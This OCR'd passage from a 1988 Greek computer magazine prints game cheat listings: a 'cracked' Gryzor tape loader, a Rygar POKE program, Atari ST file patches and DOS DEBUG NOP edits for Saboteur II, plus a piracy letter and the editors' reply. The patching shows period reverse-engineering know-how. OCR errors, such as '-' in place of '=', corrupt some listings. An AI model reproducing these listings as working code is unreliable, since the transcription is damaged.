μπροστά, πάνω και κάτω. 3) Πυροβόλο που πυροβολεί με ιλιγγιώδη ταχύτητα μόνο μπροστά και 5) αθανασία για 40 sec. Αυτά και καλά Hi score!



του Δημήτρη Ασημακόπουλου

```
10 ' Gryzor
20 ' Cracked By Jim 22/1/1988
30 addr=&80DC:MEMORY &80DB:lin=50
40 sum=0:FOR k=1 TO 16:READ a$:IF a$="END" THEN 50 ELSE a=VAL("&"
+a$):POKE addr,a:sum=sum+a:addr=addr+1:NEXT:lin=lin+10:READ a$:IF
 VAL("&"+a$)<>sum THEN PRINT"DATA Error in Line",lin:STOP ELSE 40
50 CALL &80DC
60 DATA 01,C4,7F,AF,CD,A9,81,79,FE,C8,20,F7,0E,C0,ED,49, 944
70 DATA 21,BB,81,06,10,AF,C5,4E,41,E5,F5,CD,32,BC,F1,3C, 838
80 DATA E1,23,C1,10,F1,7E,CD,0E,BC,00,00,00,00,00,00,00, 4DB
90 DATA 21,28,81,11,00,70,D5,01,28,00,ED,B0,D1,21,BA,84, 616 ' Po
kes
100 DATA 3E,C3,BE,23,20,FC,73,23,72,C3,95,81,3E,B7,32,26, 72C
110 DATA 15,3D,32,32,0C,C3,19,04,00,00,00,00,00,00,00,00, 1A2
120 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
130 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
140 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
150 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
160 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
170 DATA 00,00,00,00,00,00,00,00,00,F3,21,CC,81,ED,5B,5C, 405
180 DATA 84,D5,01,00,04,ED,B0,E1,01,7B,02,09,E9,C5,ED,49, 747
190 DATA 21,00,40,11,01,40,01,FF,3F,77,ED,B0,C1,0C,C9,00, 59C
200 DATA 0D,1A,0C,19,09,15,0A,14,01,02,0B,10,0F,03,06,00, BE
210 DATA 06,F6,AF,ED,79,DD,36,00,00,DD,2B,18,F8,D1,08,FE, 813 ' J
erky Loader
220 DATA 01,06,7F,3E,10,ED,79,3E,54,ED,79,D9,E1,D9,D8,18, 7B5
230 DATA DF,3D,20,FD,A7,24,C8,06,F5,ED,78,A9,E6,80,28,F5, 958
240 DATA 06,7F,3E,10,ED,79,79,2F,4F,D9,7D,3C,E6,0F,6F,F6, 71C
250 DATA 20,D9,17,ED,79,37,C9,3D,20,FD,A7,24,C8,06,F5,ED, 84B
260 DATA 78,A9,E6,80,28,F5,06,7F,3E,10,ED,79,79,2F,4F,1F, 6F3
270 DATA 3E,2A,17,3D,ED,79,37,C9,06,F6,3E,10,ED,79,D9,E5, 790
280 DATA 2E,00,D9,21,11,A4,E5,06,F5,ED,78,E6,80,4F,CD,21, 7C5
290 DATA A4,30,FB,21,15,04,10,FE,2B,7C,B5,20,F9,3E,0A,CD, 6A1
300 DATA 21,A4,30,EA,26,C4,3E,1C,CD,21,A4,30,E1,3E,DA,BC, 79A
310 DATA 38,F2,26,C4,3E,1C,CD,21,A4,30,D3,3E,DA,BC,38,E4, 7F3
320 DATA FD,21,57,A6,FD,6E,00,26,C4,3E,1C,CD,21,A4,30,BE, 74A
330 DATA 3E,D7,BC,30,DD,2C,20,EF,26,70,3E,1C,CD,21,A4,30, 6CB
340 DATA AD,3E,1C,CD,21,A4,30,A6,7C,FE,CD,30,0E,FE,9C,30, 7BE
350 DATA CF,FD,23,FD,7D,FE,5B,20,CB,18,C5,3E,0B,26,B0,2E, 7D7
360 DATA 08,3E,0B,18,02,3E,0C,CD,47,A4,D0,00,00,3E,0E,CD, 456
370 DATA 47,A4,D0,3E,C5,BC,CB,15,26,B0,D2,F5,A4,3E,1D,BD, 8B3
380 DATA C2,00,A4,00,AF,08,26,C4,2E,01,FD,21,00,AC,3E,07, 545
390 DATA 18,17,3E,17,AD,C6,77,DD,77,00,DD,23,1B,26,C4,2E, 5F5
400 DATA 01,2E,01,3E,04,18,02,3E,0C,CD,47,A4,D0,00,00,3E, 39C
410 DATA 0E,CD,47,A4,D0,3E,D9,BC,CB,15,26,C4,D2,37,A5,08, 7E9
420 DATA AD,08,7A,B3,20,CC,C3,0D,A4,3E,17,AD,C6,77,DD,77, 7D5
430 DATA 00,DD,23,1B,2E,02,3E,04,26,B3,CD,D6,A5,D0,FD,7E, 6F9
440 DATA 04,B7,28,5A,69,01,00,7F,00,00,00,FD,4E,00,FD,46, 4B4
450 DATA 01,DD,21,00,00,DD,09,4D,3E,01,2E,02,26,B3,CD,D6, 51D
460 DATA A5,D0,3E,7F,BD,28,03,32,56,A6,2E,02,3E,08,26,B3, 597
470 DATA CD,D6,A5,D0,FD,5E,02,FD,56,03,69,01,05,00,FD,09, 740
480 DATA 4D,7B,B2,26,C4,2E,01,3E,04,C2,39,A5,11,0D,A4,ED, 624
490 DATA 53,57,A5,11,3C,A5,D5,ED,5B,79,A6,C3,4B,A4,3E,06, 773
500 DATA 00,00,18,B6,3E,0D,CD,47,A4,3E,10,CD,47,A4,D0,3E, 5E5
510 DATA DB,BC,CB,15,26,B3,D2,D4,A5,C9,CD,68,A4,21,00,80, 8DE
520 DATA 06,FF,C5,1E,00,4B,16,FF,06,F5,ED,78,E6,80,A9,28, 7DF
530 DATA 50,1C,79,2F,E6,80,4F,15,C2,F8,A5,73,23,C1,10,E2, 786
540 DATA 21,00,00,11,32,80,06,32,C5,1A,06,00,4F,09,13,C1, 32D
```

```
550 DATA 10,F6,E5,21,00,00,11,CD,80,06,32,C5,1A,06,00,4F, 4D6
560 DATA 09,13,C1,10,F6,C1,7C,B7,20,13,A7,ED,42,01,32,00, 613
570 DATA A7,ED,42,D8,09,01,CD,FF,A7,ED,42,D0,3C,32,56,A6, 894
580 DATA C9,00,00,C3,07,A6,00,1E,2A,28,22,00,01,FF,1F,80, 46A
590 DATA 22,A5,01,00,80,59,A5,03,00,80,00,21,FF,0F,80,00, 478
600 DATA 00,00,00,00,00,00,00,00,00,00,04,DD,21,00,C0,11, 1D3
610 DATA 00,01,CD,EA,A5,01,E8,FE,00,00,3A,00,00,FE,F3,CA, 739
620 DATA 00,A4,DD,21,00,AC,21,00,C0,06,C7,11,00,08,C5,19, 4F3
630 DATA 30,04,01,50,C0,09,DD,75,00,DD,74,01,DD,36,02,4F, 556
640 DATA DD,36,03,00,DD,36,04,80,DD,23,DD,23,DD,23,DD,23, 6AD
650 DATA DD,23,C1,10,D9,DD,E5,D1,21,5B,A6,01,1E,00,ED,B0, 81B
660 DATA 21,DE,A6,11,00,80,01,FF,00,ED,B0,C3,00,80,DD,21, 714
670 DATA 00,C0,31,00,C0,11,4F,00,21,59,A5,22,57,A5,CD,68, 583
680 DATA A4,3A,56,A6,B7,C2,00,A4,06,F6,ED,79,ED,4F,08,C3, 860
690 DATA 19,04,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 1D
700 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
710 DATA 00,00,00,00,00,00,A0,03,00,5F,06,0F,0F,0F,0F,0F, 153
720 DATA 0F,2F,0F,2F,0F,0F,0F,0F,0F,2F,0F,0F,0F,0F,0F,2F, 170
730 DATA 2F,2F,0F,2F,2F,0F,0F,2F,0F,2F,0F,2F,0F,2F,0F,2F, 210
740 DATA 2F,0F,0F,0F,0F,0F,0F,0F,0F,0F,0F,00,00,00,00,00, C5
750 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
760 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
770 DATA END
```










ΕΠΕΜΒΑΣΕΙΣ

RYGAR

Commodore 64/128



Αυτό το μήνα θα ασχοληθούμε με το RYGAR, ένα COIN OP CONVERTION, που όμως δεν το έπιασε το μάτι μου σε καμία αίθουσα ηλεκτρονικών. Έτσι, μέσω του υπολογιστή μας γνωρίζουμε παιχνίδια τα οποία αλλιώς δεν θα γνωρίζαμε ποτέ.

Όσον αφορά το παιχνίδι, είναι συγγενικό με τα GREEN BERET και WONDERBOY. Δηλαδή, έχουμε την ίδια κίνηση της οθόνης από τα δεξιά προς τα αριστερά. Το μόνο μου παράπονο είναι ότι ο ήρωας και οι αντίπαλοι είναι εκνευριστικά μικροί.

Η επέμβαση προορίζεται, όπως συνήθως, γι' αυτούς που έχουν την πρωτότυπη κασέτα. Όμως οι χρήστες δισκέτας δεν χρειάζεται να είναι παραπονεμένοι αυτή τη φορά, αρκεί να έχουν διακόπτη RESET. Πληκτρολογήστε το LISTING που συνοδεύει το κείμενο, σώστε το και χρησιμοποιήστε το όποτε αισθάνεστε την ανάγκη να δείτε και τις 16 πίστες του RYGAR. Η επέμβαση αυτή τη φορά έχει δύο σκέλη: α) οι γνωστές πια άπειρες ζωές, β) ακύρωση καταγραφής συγκρούσεων κινητών αντικειμένων. Αν δεν «πιάσατε» το τελευταίο, σας λέω απλώς ότι ο ήρωας μπορεί να περνάει μέσα από τους εχθρούς του, σε στυλ φαντάσματος. Έτσι, μπορείτε να «βγάλετε» το παιχνίδι μέσα σε 10 μόνο λεπτά. Καταπληκτικό, έτσι;

Υ.Γ. Όσοι έχετε διακόπτη RESET δοκιμάστε τα εξής:
POKE 3286,128:POKE 9551,128 για άπειρες ζωές
POKE 10761,0 για το δεύτερο...
SYS 2325 για να ξαναρχίσει το παιχνίδι. ■

```
10 REM ** R Y G A R **
20 REM ** FOR PIXEL **
30 REM * BY CHRISTOS *
40 SA -12*4096:EA -SA+55
50 FOR A-SA TO EA:READ V:POKE A,V
60 C -C+V:NEXT A
70 IF C< >5796 THEN PRINT "ERROR!":END
80 PRINT CHR$(147) CHR$(17) CHR$(5)
90 PRINT " INFINITE LIVES (Y/N)?";
100 GOSUB 240
110 IF Q$ -"Y" THEN PRINT " YES":POKE SA+38,128:POKE SA+43,128
120 IF Q$ -"N" THEN PRINT " NO":POKE SA+38,230:POKE SA+43,198
130 PRINT CHR$(17) CHR$(17) " DISABLE SPRITE/SPRITE"
140 PRINT CHR$(17) " COLLISION DETECTION (Y/N)?";
150 GOSUB 240
160 IF Q$ -"Y" THEN PRINT " YES":POKE SA+48,0
170 IF Q$ -"N" THEN PRINT " NO":POKE SA+48,64
180 PRINT CHR$(17) CHR$(17)
190 PRINT " HIT RETURN TO COMMENCE LOADING"
200 PRINT CHR$(17) " ANY OTHER KEY TO GO BACK" CHR$(17)
210 GET Q$:IF Q$ -"" THEN 210
220 IF Q$< >CHR$(13) THEN 80
230 SYS SA
240 GET Q$:IF Q$ -"Y" OR Q$ -"N" THEN RETURN
250 GOTO 240
260 DATA 32,44,247,56,32,108,245,169
270 DATA 255,141,62,8,169,51,141,76,8
280 DATA 162,0,189,33,192,157,87,8,232
290 DATA 224,23,208,245,76,16,8,169,55
300 DATA 133,1,169,128,141,214,12,169
310 DATA 128,141,79,37,169,0,141,9,42
320 DATA 76,21,9,49
```

του Χρήστου Μιχόπουλου

ΕΠΕΜΒΑΣΕΙΣ

PROHIBITION



ATARI ST


των Γιώργου Βασιλάκη
Ανδρέα Δογκάκη

Πόσους γκάγκστερ έχετε σκοτώσει στο Prohibition πριν η τελευταία σπαρακτική κραυγή σας αντηχήσει στη φτωχογειτονιά του Σικάγο; Σίγουρα όχι πολλούς. Γι΄ αυτό και εμείς δημοσιεύουμε αυτή την επέμβαση, η οποία δίνει αθανασία. Έτσι θα έχετε την ευκαιρία να πάρετε το αίμα σας πίσω, ενώ ταυτόχρονα θα μπορέσετε να εξασκηθείτε στο παιχνίδι, μιας και θα έχετε μπόλικο χρόνο να σημειώνετε πού εμφανίζεται ο επόμενος πιστολέρο. Για να έχετε λοιπόν το prohibition με αθανασία, ακολουθήστε και πάλι τη διαδικασία που περιγράψαμε στην πιο πάνω επέμβαση.

Όταν τώρα παίζετε το παιχνίδι, θα πρέπει να πατήσετε την ασπίδα. Η ασπίδα θα κρατήσει αρκετό χρόνο, και όταν εξαφανιστεί, οι εχθροί σας δεν θα πυροβολούν πια. Έτσι θα έχετε όλο το χρόνο να τους εντοπίσετε, να τους σημαδέψετε καλά, και να τους εξολοθρεύσετε.

```
1       REM PROHIBITION IMMORTALITY
10      OPEN "R",#1,"PROHIB.PRG"
20      FIELD #1,102 AS PRE$,1 AS BYTE$,25 AS META$
30      GET #1,13
40      A$=PRE$:B$=CHR$(80):C$=META$
50      LSET PRE$=A$:LSET BYTE$=B$:LSET META$=C$
60      PUT #1,13
70      CLOSE 1
```

και



Το Bubble Bobble είναι σίγουρα από τα διασκεδαστικότερα και εξυπνότερα παιχνίδια που έχουμε δει. Με αυτή την επέμβαση που δίνει άπειρες ζωές, θα μπορέσετε να δείτε και τις 100 πίστες του. Για να ετοιμάσετε ένα αντίγραφο με άπειρες ζωές, αντιγράψτε το bubble bobble σε μία δισκέτα, αλλά μην το τοποθετήσετε σε Folder. Ακολούθως φορτώστε την basic του Atari, και πληκτρολογήστε το πρόγραμμα του listing. Τώρα τοποθετήστε στο drive τη δισκέτα (που δεν πρέπει να είναι WRITE PROTECTED) με το παιχνίδι και δώστε RUN. Μετά την εκτέλεση του προγράμματος θα έχετε άπειρες ζωές στο αντίγραφό σας. Το παιχνίδι δεν χάνει τίποτε απ᾽ το ενδιαφέρον του ακόμη κι αν το παίζετε με άπειρες ζωές, γιατί έχει πολλές πίστες, και καθεμιά θέλει το δικό της κόλπο για να βγει. Όσο για την τελευταία πίστα, δεν σας περιγράφουμε πώς είναι, σας δίνουμε όμως ένα tip: Ανεβείτε γρήγορα στις εξέδρες, πάρτε το μπουκαλάκι, κατόπιν πέστε στη γωνία που ξεκινήσατε, και εξακοντίστε φούσκες κατ᾽ ευθείαν προς τον τοίχο.

Όταν τελειώσετε και την τελευταία αυτή πίστα, θα πάρετε ένα μηνυματάκι, το οποίο σας λέει το αληθινό νόημα της ζωής. Καλές φούσκες.


```
1     REM BUBBLE BOBBLE INFINITE LIVES
10    OPEN "R",#1,"BUB1.RSC"
20    FIELD #1,89 AS PRE$,1 AS BYTE$,38 AS META$
30    GET #1,205
40    A$=PRE$:B$=CHR$(0):C$=META$
50    LSET PRE$=A$:LSET BYTE$=B$:LSET META$=C$
60    PUT #1,205
70    CLOSE 1
80    OPEN "R",#1,"BUB1.RSC"
90    FIELD #1,113 AS PRE$,1 AS BYTE$,14 AS META$
100   GET #1,205
110   A$=PRE$:B$=CHR$(0):C$=META$
120   LSET PRE$=A$:LSET BYTE$=B$:LSET META$=C$
130   PUT #1,205
140   CLOSE 1
```

■

ΕΠΕΜΒΑΣΕΙΣ

SABOTEUR II

ΓΙΑ PCs



Μου φαίνεται ότι σε κάποιο από τα προηγούμενα τεύχη σας είχαμε υποσχεθεί μια επέμβαση στο Saboteur II - για τα PCs μιλάμε πάντα. Έφτασε λοιπόν η ώρα να σας τη δώσουμε. Ο σκοπός της επέμβασης είναι όπως συνήθως να δώσει στον (ή καλύτερα στην) κατάσκοπό σας άπειρη ενέργεια και υπεραρκετό χρόνο ώστε να μπορεί ευκολότερα να εκπληρώσει την αποστολή του. Ταυτόχρονα, θα σας πούμε και δύο λόγια για τον τρόπο που γίνεται η επέμβαση, αφού δε μοιάζει με τις συνηθισμένες περιπτώσεις όπου έχουμε απλώς μια μείωση κάποιου αριθμού κρατημένου σε κάποια διεύθυνση. Για το παιχνίδι καθεαυτό δεν χρειάζεται να πούμε άλλα, ας περάσουμε λοιπόν στην επέμβαση.

Το παιχνίδι μας δίνεται στη μορφή των δύο αρχείων που ονομάζονται: SAB2.EXE και SAB II.SCR. Αρχίζοντας την επέμβαση, θα μετονομάσετε το SAB2.EXE σε LK.LK. Αυτό γίνεται γιατί ο Debugger του DOS δεν έχει τη δυνατότητα για σώσιμο αρχείων EXE ή HEX. Αφού το μετονομάσετε λοιπόν, βάλτε τη δισκέτα με το DEBUG στο Drive A και τη δισκέτα με το LK.LK στο Drive B. Τώρα, δώστε κατά σειρά τα εξής:

```
A>DEBUG B:LK.LK
-e 2295 0C3
-e 12B2 90 90
-e 12BE 90 90
-e 12C8 90 90
-w
Writing AD24 Bytes.
-q
```

Κατ΄ αυτόν τον τρόπο θα έχετε βάλει άπειρη ενέργεια στο παιχνίδι ώστε να μη χάνετε από τα πολλά χτυπήματα των αντιπάλων και θα έχετε σταματήσει το χρόνο ώστε να μην πιέζεστε ούτε στην πρώτη αλλά ούτε και στις υπόλοιπες αποστολές και να ερευνήσετε εις βάθος τα άδυτα των περιοχών του παιχνιδιού.

Ας περάσουμε όμως τώρα σε μια περιγραφή των όσων κάνουν οι προγραμματιστές για να μας δυσκολεύουν τη ζωή.

Οταν εσείς παίζετε το παιχνίδι, το πρόγραμμα κάνει συνέχεια ελέγχους για να δει αν υπάρχει «σύγκρουση» (collision) του sprite σας με τα υπόλοιπα sprites των αντιπάλων. Οι ρουτίνες αυτές ίσως να σας φαίνονται απλές αλλά σκεφτείτε ότι δεν ελέγχουν μόνο εσάς και τον αντίπαλο αλλά ξεχωρίζουν και τις «συγκρούσεις» σας με τα διαφόρων μορφών αντι-

Του Λευτέρη Καλαμαρά

κείμενα όπως για παράδειγμα τους τοίχους, τα γραφεία ελέγχου όπου κοντρολάρετε το ασανσέρ κλπ. Όταν τώρα εσείς παλεύετε με ένα αντίπαλο droid και αυτό σας χτυπήσει, τότε η συγκεκριμένη ρουτίνα ελέγχου καλείται και αφαιρεί λίγη από την πολύτιμη ενέργειά σας εκτελώντας «μαγικές» εντολές του τύπου ROL Byte Ptr (xxxx), 1 στην video RAM του υπολογιστή ώστε εσείς να βλέπετε μια μπάρα ενέργειας να μειώνεται.

Εύκολο ακούγεται; Μπορώ να σας διαβεβαιώσω ότι είναι ΠΟΛΥ δύσκολο να βρεθεί, αφού έχουμε ένα μειονέκτημα στο PC εν αντιθέσει με τα άλλα μηχανήματα. Αλλά ας γίνω λίγο πιο σαφής: Αν θυμάστε εσείς οι παλιοί και έμπειροι hackers, οι μέθοδοι επέμβασης ήταν καθορισμένες: Έβλεπες ότι τυπώνεται ένα μήνυμα του τύπου "GAME OVER" στο παιχνίδι. Φόρτωνες ένα καλό disassembler, έψαχνες για αυτό το μήνυμα και έβλεπες από ποιά ρουτίνα καλείται. ΕΔΩ είναι όλο το μυστικό. Στο PC η εντολή CALL ΔΕΝ παίρνει ένα absolute address αλλά «βοηθά» το χρήστη με το να είναι relocatable. Έτσι, δεν μπορείς να βρεις τη συγκεκριμένη αλληλουχία αριθμών όπως στους άλλους υπολογιστές αλλά ψάχνεις στην τύχη πιο πολύ έχοντας οδηγό το εξασκημένο από την πολύχρονη πείρα μάτι σου.

Να δώσω όμως και ένα παράδειγμα. Στο - προσφιλές σε όλους σχεδόν - Spectrum η εντολή CALL είχε τον κωδικό CD. Έβρισκες λοιπόν τη ρουτίνα τυπώματος του "GAME OVER", πήγαινες στην αρχή της - ας υποθέσουμε ότι βρισκόταν στη διεύθυνση 8000 hex. Το μόνο που είχες μετά να κάνεις ήταν να βρεις την αλληλουχία εντολών CD 00 80. Αν τα βρεις, βρίσκεις τη ρουτίνα μείωσης ζωών, βγάζεις τον έλεγχο και η υπόθεση τελείωσε. Στο PC όμως δεν μπορείς να ψάξεις για τέτοιες αλληλουχίες αφού τα bytes που ακολουθούν τον κωδικό της λέξης είναι ανάλογα της απόστασης από την καλούμενη ρουτίνα. Καταλαβαίνετε λοιπόν τι διπλός ή τριπλός κόπος είναι.

Ας ξαναγυρίσουμε στο Saboteur II. Μας μένει μόνο να εξηγήσουμε τη μείωση του χρόνου. Αυτή είναι λίγο πολύ μονοκόμματη αφού ο έλεγχος που γίνεται είναι αρκετά απλός. Σε μια διεύθυνση μνήμης το πρόγραμμα πάει και βάζει το χρόνο που έχετε στην αρχή στη διάθεσή σας. Σε τακτά χρονικά διαστήματα, οι προγραμματιστές έχουν κανονίσει έτσι ώστε να ελέγχεται ο χρόνος και να μειώνεται κατά μια μονάδα. Αν το τελευταίο ψηφίο, το λιγότερο σημαντικό δηλαδή, έχει γίνει μηδέν, πάει και αφαιρεί μια μονάδα από το αμέσως προηγούμενο σημαντικό ψηφίο. Αν και αυτό μηδενίστηκε, τότε μείωσε και το περισσότερο σημαντικό ψηφίο και έλεγξε για μηδέν. Αν έγινε μηδέν, τότε καταλαβαίνετε ότι τα πράγματα είναι σκούρα. Το μόνο που έπρεπε να κάνουμε εδώ, ήταν να βγάλουμε τη μείωση του χρόνου αντικαθιστώντας με NOP και αφήνοντας τους ελέγχους να γίνονται, αφού δεν επρόκειτο ποτέ να βρουν μηδέν. Κατ' αυτόν τον τρόπο ο χρόνος παραμένει συνέχεια ο ίδιος και εσείς εκτελείτε ανενόχλητοι την αποστολή σας χωρίς να έχετε πρόβλημα ούτε και από άποψη ενέργειας. Ευνόητο φυσικά είναι ότι έχετε το χάρτη που είχαμε δημοσιεύσει σε περασμένο τεύχος ώστε να μπορέσετε να φέρετε εις πέρας αυτό που προσπαθείτε. Αυτά όμως για αυτό το τεύχος, μέχρι τον άλλο μήνα, καλές εξερευνήσεις στο Saboteur II. ■

Αγαπητό PIXEL,

Είμαι ένας μαθητής της Γ΄ Λυκείου και ασχολούμαι με τα κομπιούτερς αρκετό καιρό. Μέσω αυτού του γράμματος θα ήθελα να πω και γω τη γνώμη μου για το θέμα της κασετοπειρατείας, στο οποίο εξάλλου αναφερόταν και το ρεπορτάζ του τεύχους Ιανουαρίου ΄88. Θα ήταν πολύ ενδιαφέρον αν γινόταν ένα παρόμοιο ρεπορτάζ, όχι πάλι με καταστηματάρχες, αλλά και με τους ίδιους τους νεαρούς κασετοπειρατές, αν αυτό είναι εύκολο.

Έτσι πάνω στο θέμα μας έχω να πω τα εξής:

1. Με τις τιμές των αυθεντικών προγραμμάτων σήμερα, ο μαθητής δέχεται μια μεγάλη πρόκληση απ΄ το πειρατικό αντίγραφο, δεδομένου ότι, αντί για ένα πρωτότυπο, με τα ίδια χρήματα αγοράζει 15-20 πειρατικά, κοπιαρισμένα συνήθως από διεθνώς αναγνωρισμένα περιφερειακά. Έτσι, το μόνο που χρειάζεται είναι ένα καλό κασετόφωνο.

2. Με την κασετοπειρατεία, νεαρά άτομα κυρίως, βρήκαν μια απασχόληση εύκολη και διασκεδαστική, εξοικονομώντας μεγάλα αφορολόγητα ποσά. Σύμφωνα με βάσιμες πληροφορίες, υπάρχουν νεαρά άτομα στην Αθήνα, τα οποία κερδίζουν 300.000 έως 500.000 δρχ. μηνιαίως. Ας μη γελιόμαστε, κανένας δεν έγινε ποτέ κασετοπειρατής προκειμένου να διαμαρτυρηθεί για τις απαγορευτικές τιμές των προγραμμάτων. Το μόνο που τον ενδιαφέρει είναι η εύκολη απόκτηση χρημάτων.

3. Ακόμα και αν σταματήσουν τα καταστήματα να αντιγράφουν προγράμματα, οι νεαροί δεν θα σταματήσουν ποτέ. Το πολύ-πολύ να περιοριστούν λίγο, και αυτό γιατί γοητεύονται απ΄ το εύκολο χρήμα.

Δεν είμαι υπέρ της κασετοπειρατείας, αλλά ούτε και υπέρ της εκμετάλλευσης στα πρωτότυπα προγράμματα. Ειλικρινά εκνευρίζομαι όταν ακούω ότι οι τιμές είναι τώρα ψηλές εξαιτίας της κασετοπειρατείας. Οι τιμές ήταν ανέκαθεν μεγάλες ακόμα και τότε που η κασετοπειρατεία ήταν ελάχιστη.

Ν. Αϊλαμάκης
Δημοκρατίας 2
731 00 ΧΑΝΙΑ

Αγαπητέ Νίκο,

Ειλικρινά μας στάθηκε δύσκολο να καταλάβουμε πού θέλεις τελικά να καταλήξεις. Είναι η κασετοπειρατεία τελικά πρόβλημα για σένα ή όχι; Δικαιολογείς την τακτική του «εύκολου κέρδους» των νεαρών «πειρατών», ή την κατακρίνεις; Είναι λυπηρό πάντως να διαπιστώνει κανείς ότι εξακολουθούν να υπάρχουν υποστηρικτές αυτής της νοοτροπίας. Υποστηρικτές, οι οποίοι σε τελευταία ανάλυση συκοφαντούν την ίδια την ελληνική νεολαία, όπως ξεκάθαρα φαίνεται από την πρόταση: «Το μόνο που τον ενδιαφέρει είναι η εύκολη απόκτηση χρημάτων». Όχι αγαπητέ αναγνώστη: η νεολαία μας δεν αποτελείται από τυχοδιώκτες. Είμαστε ριζικά αντίθετοι με αυτή την άποψη.

Όσον αφορά την «πρόκληση», όπως χαρακτηριστικά αναφέρεις, εμείς θα αναφέρουμε μόνο αυτό: Η κοινωνία μας είναι γεμάτη από «προκλήσεις» για κάθε νέο. Το να περνάς δίπλα από ένα ολοκαίνουργιο πολυτελές αυτοκίνητο είναι σίγουρα μια πρόκληση. Αυτό όμως δεν σημαίνει ότι όλοι οι νεαροί που περνούν μπροστά από ένα πάρκινγκ θα γίνουν σίγουρα κλέφτες αυτοκινήτων!

Όσο κι αν το παράδειγμα φαίνεται άσχετο, δεν είναι, μια και στις δύο περιπτώσεις για κλοπή πρόκειται. Και φυσικά η παράνομη απόκτηση χρήματος είναι και εύκολη και διασκεδαστική, όπως χαρακτηριστικά αναφέρεις. Άλλο τόσο είναι όμως και παράνομη.

Το συμπέρασμα που ίσως βγαίνει από όλα αυτά είναι ότι τη στιγμή που η Ελλάδα προσπαθεί με δειλά βήματα να καθιερωθεί σαν χώρος ανάπτυξης της Πληροφορικής, υπάρχουν ακόμα τέτοιες ιδέες-κατάλοιπα. Ιδέες που οδηγούν τελικά στο θάνατο του software. Το ξαναλέμε: κανείς δεν πρόκειται να δημιουργήσει κάτι αξιόλογο, τη στιγμή που γνωρίζει ότι το κέρδος του για μια εντατική προσπάθεια μηνών (ή και ετών) δεν θα καταλήξει σε αυτόν αλλά στην τσέπη των «επιτήδειων». Θέλουμε να πιστεύουμε ότι η πλειοψηφία των αναγνωστών μας δεν έχει ίδιο τρόπο σκέψης.



